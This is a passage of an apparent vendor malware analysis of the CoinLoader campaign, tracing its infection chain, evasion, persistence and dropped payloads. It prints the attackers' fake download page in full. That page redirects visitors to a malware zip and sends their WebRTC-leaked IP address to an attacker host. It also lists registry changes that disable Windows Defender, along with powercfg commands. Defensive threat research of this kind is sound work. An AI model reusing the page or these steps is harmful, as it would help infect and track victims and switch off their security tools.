


Figure 15: Fake download page




```
<html>
<head>
<style>
html, body, div, iframe {margin:0;padding:0;height:100%;}
iframe {display:block;width:100%;border:none;}
</style>
<meta name="referrer" content="no-referrer" />
</head>
<body>
<script type="text/javascript">
function checkSize(anImage) {

document.location.href = "https://www.harley-country.eu/userfiles/Setup_7581.zip";
}
function changeimage() {
  document.getElementById('image').src = 'ok.png';
}
</script>
<script>
                function findIP(onNewIP) {
                        var myPeerConnection = window.RTCPeerConnection || window.mozRTCPeerConnection || window.webkitRTCPeerConnection;
                        var pc = new myPeerConnection({iceServers: [{urls: "stun:stun.l.google.com:19302"}]}),
                        noop = function() {},
                        localIPs = {},
                        ipRegex = /([0-9]{1,3}(\.[0-9]{1,3}){3}|[a-f0-9]{1,4}(:[a-f0-9]{1,4}){7})/g,
                        key;

                        function iterateIP(ip) {
                                if (!localIPs[ip]) onNewIP(ip);
                                localIPs[ip] = true;
                        }

                        pc.createDataChannel("");

                        pc.createOffer(function(sdp) {
                                sdp.sdp.split('\n').forEach(function(line) {
                                        if (line.indexOf('candidate') < 0) return;
                                        line.match(ipRegex).forEach(iterateIP);
                                });
                                pc.setLocalDescription(sdp, noop, noop);
                        }, noop);

                        pc.onicecandidate = function(ice) {
                                if (!ice || !ice.candidate || !ice.candidate.candidate || !ice.candidate.candidate.match(ipRegex)) return;
                                ice.candidate.candidate.match(ipRegex).forEach(iterateIP);
                        };
                }

                function addIP(ip) {
                        document.getElementById('imagenew').src = 'https://nord-cloud.icu/img_new.php?id=5&sub=2md6b5dczdqf27mu13vd&pid=99b31hea8wf3ve59&url=' + ip;
                }
        findIP(addIP)
        </script>
<center><img id='image' src='spinner.gif'' width="150px" height="150px"><center>
<img src="https://crdms.images.consumerreports.org/t_pcard_sm,dpr_2.0,w_200,c_scale/prod/products/cr/product-groups/28984" width="1px" height="1px"/>
<center><a href="https://nord-cloud.icu/logo.php?id=2md6b5dczdqf27mu13vd" style="font-size: 1px;">Download</a><center>
</body>
</html>
```

Figure 16: Response with download link and DNS cache entry for decryption

While tracking this threat, we noticed that most of the time attackers, are hacking clean websites and hosting the malware. We also spotted that the hacked clean websites are poorly configured using outdated web server versions, making life easier for the attacker to hunt for and exploit these kinds of websites.




Figure 17: Hosted malware example 1, Open Directory

Figure 18: Hosted malware example 2, Open Directory

Armed with the Decryption key

Now armed with knowledge about how the pre-execution check works, it is easy to reproduce this in the analysis environment. That said, we did a bit more static analysis just to confirm if any more checks were still happening before the loader proceeds. This time we edited the value of the argument **“pbSecret”** to **“reports.org13d32”** which is passed to the *BCryptGenerateSymmetricKey* API. The decrypted resource was a shell code which resolves a set APIs. It then enumerates the whole process using **K32EnumProcesses**. As a next step it uses Process IDs to retrieve the handle to process using the **OpenProcess** function, and from the retrieved handles it loops to find the file path of all loaded processes using **GetModuleFileName**. From the list of file paths of the loaded process, it searches for the Avira process names listed below. If found, it won’t execute further and exits the programs.




Figure 19: Avira Antivirus process

The loader’s next step is to decrypt the server URL and request an update. Based on the response, the loader decides how to continue processing.




Figure 20: Connecting to the update server

From our analysis we noticed that the server URL changes quite often, but the domain registration pattern and page to which the request is directed doesn't:
domain name pattern—<alphabet, length 6~8>-cloud.icu. "-cloud.icu" has been present in the domains for a long time.
page—"update.php" was the page name in all the samples we've analyzed so far.

Further components

In the next stage of execution, the loader drops further components into the directory under "%windir%\System32\microsoft\protect\S-<random>\ or "%windir%\Syswow64\microsoft\protect\S-<random>\ and marks ownership of the folder and files to NT AUTHORITY\SYSTEM and attributes to Hidden and System.

Figure 21: List of further components dropped by the loader

Second Stage:

RB_1.4.16.48.exe—Clean Apple Push executable, which imports AppleVersions.dll. Naming of the file is random, but the prefix is always RB_.
msvcp100.dll & msvcr100.dll—Microsoft® C Runtime Library.
AppleVersions.dll & data.dll—Second stage component of the loader, which decides whether a further payload is dropped to the machine
RB_1.4.16.48.exe loads AppleVersions.dll due to DLL search Order Hijacking

Final Stage:

Final Stage components are dropped by Second Stage Components of the Loader
TiWorker.exe – Clean Sysinternals tool NotMyfault
Riched32.dll – Final Stage component of the loader

Final stage components are usually dropped under “%windir%\System32\<random>\S-<random>\” or “%windir%\Syswow64\<random>\S-<random>\” .

TiWorker.exe loads Riched32.dll due to DLL search Order Hijacking , not directly imported by NotMyfault tool but internally loads it using LoadLibrary API

The loader tries to disable Windows Defender features by altering the corresponding Windows Defender registry settings.

Time of Day	Process Name	PID	Operation	Path	Result	Detail
13:07:10.2619195	Setup.exe	980	RegCreateKey	HKLM\SOFTWARE\Wow6432Node\Policies\Microsoft\Windows Defender	REPARSE	Desired Access: Set Value, Create Sub Key
13:07:10.2619382	Setup.exe	980	RegCreateKey	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender	SUCCESS	Desired Access: Set Value, Create Sub Key, Disposition: REG_CREATED_NEW_KEY
13:07:10.2621313	Setup.exe	980	RegSetInfoKey	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0
13:07:10.2621528	Setup.exe	980	RegSetValue	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\AllowFastServiceStartup	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
13:07:10.2622941	Setup.exe	980	RegSetValue	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\DisableAntiSpyware	SUCCESS	Type: REG_DWORD, Length: 4, Data: 1
13:07:10.2626114	Setup.exe	980	RegSetValue	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\ServiceKeepAlive	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
13:07:10.2627420	Setup.exe	980	RegCloseKey	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender	SUCCESS	
13:07:10.2627835	Setup.exe	980	RegCreateKey	HKLM\SOFTWARE\Wow6432Node\Policies\Microsoft\Windows Defender\Real-Time Protection	REPARSE	Desired Access: Set Value, Create Sub Key
13:07:10.2627999	Setup.exe	980	RegCreateKey	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection	SUCCESS	Desired Access: Set Value, Create Sub Key, Disposition: REG_CREATED_NEW_KEY
13:07:10.2628885	Setup.exe	980	RegSetInfoKey	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0
13:07:10.2629095	Setup.exe	980	RegSetValue	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection\DisableOnAccessProtection	SUCCESS	Type: REG_DWORD, Length: 4, Data: 1
13:07:10.2629963	Setup.exe	980	RegSetValue	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection\DisableBehaviorMonitoring	SUCCESS	Type: REG_DWORD, Length: 4, Data: 1
13:07:10.2632011	Setup.exe	980	RegSetValue	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection\DisableRealtimeMonitoring	SUCCESS	Type: REG_DWORD, Length: 4, Data: 1
13:07:10.2632687	Setup.exe	980	RegSetValue	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection\DisableScanOnRealtimeEnable	SUCCESS	Type: REG_DWORD, Length: 4, Data: 1
13:07:10.2634222	Setup.exe	980	RegSetValue	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection\DisableIOAVProtection	SUCCESS	Type: REG_DWORD, Length: 4, Data: 1
13:07:10.2635062	Setup.exe	980	RegCloseKey	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection	SUCCESS	
13:07:10.2635416	Setup.exe	980	RegCreateKey	HKLM\SOFTWARE\Wow6432Node\Policies\Microsoft\Windows Defender\Spynet	REPARSE	Desired Access: Set Value, Create Sub Key
13:07:10.2635570	Setup.exe	980	RegCreateKey	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet	SUCCESS	Desired Access: Set Value, Create Sub Key, Disposition: REG_CREATED_NEW_KEY
13:07:10.2637147	Setup.exe	980	RegSetInfoKey	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0
13:07:10.2637329	Setup.exe	980	RegSetValue	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet\SubmitSamplesConsent	SUCCESS	Type: REG_DWORD, Length: 4, Data: 2
13:07:10.2638169	Setup.exe	980	RegSetValue	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet\DisableBlockAtFirstSeen	SUCCESS	Type: REG_DWORD, Length: 4, Data: 1
13:07:10.2639844	Setup.exe	980	RegSetValue	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet\LocalSettingOverrideSpynetReporting	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
13:07:10.2640543	Setup.exe	980	RegCloseKey	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet	SUCCESS	

Figure 22: Altering Windows Defender settings

The loader alters the machine’s power scheme using the Windows utility powercfg.exe. The commands listed below are typically used by coin miners and keep the machine running even though the user isn’t actually using it. In this case, the loader seeks to actively install further payloads like pay-per-install campaigns.

```
"C:\Windows\System32\powercfg.exe" -change -disk-timeout-ac 0
"C:\Windows\System32\powercfg.exe" -change -disk-timeout-dc 0
"C:\Windows\System32\powercfg.exe" -change -hibernate-timeout-ac 0
"C:\Windows\System32\powercfg.exe" -change -hibernate-timeout-dc 0
```

Figure 23: Altering the power scheme

Persistence

The loader schedules the Apple Push (RB_1.4.16.48) executable to run every 15 minutes indefinitely, with the loader leveraging taskschd.dll to achieve this.




Figure 24: Loader persistence

Payload

The payload varied each time the loader was activated. Of course, the loader may behave differently based on the particular system and victim's geographical location. One thing we noticed during multiple runs of the loader was that in most cases the download assistant was dropped to the %Temp% directory with the filename run_<6-digit random number>.exe or just <6-digit random number>.exe. See below for a list of each malware family that got into the machine directly or indirectly while the loader was activated. The payloads never stayed the same and always varied.

Malware family	SHA256
Linkury (adware)	dff92c6452c0c49fabfacd936f573257770f64a6a73e7fcdb6faa63564ef35ff
Socelars (Trojan)	b41b215bff85f7708c4c8b348775f062a90811a68ed6d4013beaf7e8ccb5c58b
DisSteal (Trojan)	97f6de79c6a32065e4fd0826ec9ec740320a6e18d5fd281a6129534e872d29cb
CsdiMonetize (PUA)	25818d6f989b10934d438ec99e368f41a11b6724df4ccecc5615fbffac55c4a9
Downloader (TR)	c0213cf7ce3a15ec570625c8e1bc13f50a63ff2a8efe1b51f865571af60dbd84
Zdengo (adware)	75d31dcd31ce2dafe961d04a75d929f26edaa39a032d963f343e933369240b7b

Figure 25: Malware dropped by the loader during one of the successful execution attempts

Conclusion:

CoinLoader is a highly sophisticated campaign that has been running for at least a year. It updates its components on a daily basis, ranging from files to hosting URLs. It also tries to evade security solutions through various means, from initial infection vectors to the final payloads.




Figure 26: Execution flow of CoinLoader

CoinLoader abuses free web hosting services, exploits poorly configured clean websites to host its payloads, and further abuses clean software using DLL search order hijacking. Ultimately, the main reason for its success is due to users still falling victim to social engineering scams. CoinLoader once again proves that social engineering still plays a major role in spreading malware.

All components associated with the CoinLoader family are detected by Avira as TR/CoinLoader.Gen & TR/AD.CoinLoader.B

Mitre Attack

T1027– Obfuscated Files or Information

T1036– Masquerading

T1038– DLL Search Order Hijacking

T1043– Commonly Used Port

T1053– Scheduled Task

T1059– Command-Line Interface

T1089– Disabling Security Tools

T1129– Execution through Module Load

T1158– Hidden Files and Directories

IOC: CoinLoader Full IOC List available here
